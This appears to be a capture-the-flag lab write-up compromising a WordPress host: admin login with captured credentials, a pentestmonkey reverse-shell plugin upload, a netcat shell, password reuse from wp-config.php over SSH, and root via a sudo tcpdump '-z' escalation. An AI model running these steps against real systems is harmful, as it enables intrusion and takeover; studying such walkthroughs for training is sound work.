
Figure 4.1.7: Login credentials found in HTML form of POST request.



Username or Email Address: webdeveloper

Password: ●●●●●●●●●●●●●●●●●

Figure 4.1.8: Wordpress Login page.



10.0.2.35/wp-admin/

WordPress 6.5.2 is available! Please update now.

Dashboard

A new, modern publishing experience is coming soon.
Take your words, media, and layout in new directions with Gutenberg, the WordPress editor we're currently building.

Screenshot from the Gutenberg interface

Test the new editor today.
You can take Gutenberg for a spin (and share your feedback, if you'd like) before we officially release it, by installing it as a plugin. You can help by testing, filing bugs, or contributing on the GitHub repository.

Not quite ready?
The new editor will be enabled by default in the next major release of WordPress. If you're not sure how compatible your current themes and plugins are, we've got you covered. Install the Classic Editor plugin to keep using the current editor until you're ready to make the switch.


Welcome to WordPress!
We've assembled some links to get you started:

Transferring data from 10.0.2.35...

Figure 4.1.9: Wordpress admin dashboard.

4.2 Exploitation: Reverse Shell Upload

6. The WordPress admin dashboard provides the functionality to upload new plugins to the site, presenting an opportunity to upload a reverse shell payload to the target's web server.



10.0.2.35/wp-admin/plugin-install.php?tab=upload

WordPress 6.5.2 is available! Please update now.

Add Plugins


If you have a plugin in a .zip format, you may install it by uploading it here.

Browse... pluginShell.zip

Thank you for creating with WordPress.


Figure 4.2.1: 'Add plugins' feature found on the WordPress admin dashboard.

7. Remote connection to the target machine can be established by uploading and activating a reverse shell plugin onto the web server. The reverse shell, sourced from Pentest Monkey (https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php), requires the addition of a plugin information header at the top of the file to enable WordPress to recognize it as a plugin.



```
/*
Plugin Name:  WPBeginner Plugin Tutorial
Plugin URI:   https://www.wpbeginner.com
Description:  A short little description of the plugin. It will be displayed on the Plugins page in WordPress admin area.
Version:      1.0
Author:       WPBeginner
Author URI:   https://www.wpbeginner.com
License:      GPL2
License URI:  https://www.gnu.org/licenses/gpl-2.0.html
Text Domain:  wpb-tutorial
Domain Path:  /languages
*/

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
```

Figure 4.2.2: Pentest monkey's reverse shell payload.



WordPress 6.5.2 is available! Please update now.

Plugins Add New


All (3) | Inactive (3) | Update Available (1)

Bulk Actions ⌄ Apply

□	Plugin	Description
□	Akismet Anti-Spam Activate | Delete	Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from spam**. It keeps your site protected even while you sleep. To get started: activate the Akismet Version 4.0.8 | By Automattic | View details
□	Hello Dolly Activate | Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you screen on every page. Version 1.7 | By Matt Mullenweg | View details
		There is a new version of Hello Dolly available. View version 1.7.2 details or update now.
□	Reverse Shell Activate | Delete	Provides a reverse shell connection Version 1.0 | By Marley
□	Plugin	Description

Bulk Actions ⌄ Apply

Figure 4.2.3: Reverse shell plugin activated in the Plugins menu.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.27] from (UNKNOWN) [10.0.2.35] 56172
Linux webdeveloper 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 12:56:46 up  4:35,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (914): Inappropriate ioctl for device
bash: no job control in this shell
www-data@webdeveloper:/$ 
```

Figure 4.2.4: Remote connection to the target machine.


4.3 Privilege escalation: Password discovery and sudoers misconfiguration

8. The web directory located at **'/var/www/html'** contains the WordPress configuration file **'wp-config.php'**. This file contains login credentials for the WordPress database. These credentials can also be used to access the target machine via SSH, providing a more stable and interactive connection to the target.



```
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```


Figure 4.3.1: Contents of ‘wp-config.php’.



```
┌──(kali㉿kali)-[~]
└─$ ssh webdeveloper@10.0.2.35
The authenticity of host '10.0.2.35 (10.0.2.35)' can't be established.
ED25519 key fingerprint is SHA256:d1NK92ZvgCbwD1Jb0tjB8zrhjQrbENml+/2H8nMFW8Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.35' (ED25519) to the list of known hosts.
webdeveloper@10.0.2.35's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr 20 18:43:53 UTC 2024

  System load:  0.0                Processes:           96
  Usage of /:   28.1% of 19.51GB   Users logged in:     0
  Memory usage: 48%                IP address for eth0: 10.0.2.35
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

170 packages can be updated.
53 updates are security updates.


Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$ 
```


Figure 4.3.2: Successful SSH login to the 'webdeveloper' account.

9. The **'webdeveloper'** account is granted permission to execute tcpdump as the root user. By running the binary as a superuser via the sudo command, shell files can be executed with elevated privileges, enabling the retrieval of the root flag located in the '**/root**' directory.



```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

Figure 4.3.3: Sudo permissions of 'webdeveloper' account.




```
webdeveloper@webdeveloper:/tmp$ echo $'id\nls /root' > /tmp/test.sh
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/test.sh -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
10 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ uid=0(root) gid=0(root) groups=0(root)
flag.txt
sudo tcpdump -ln -i eth0 -w /devecho $'id\nls /root' > /tmp/test.sh
webdeveloper@webdeveloper:/tmp$ echo $'id\ncat /root/flag.txt' > /tmp/test.sh
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/test.sh -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
10 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ uid=0(root) gid=0(root) groups=0(root)
Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
^C
webdeveloper@webdeveloper:/tmp$ 
```

Figure 4.3.4: Linux command file 'test.sh' executed with superuser privileges to read the contents of 'flag.txt'.


Root flag: cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290

10. Alternatively, this vulnerability can be exploited to insert the attacker's public key into the **'authorized_keys'** directory of the root user, enabling SSH login to the target machine as the root user.



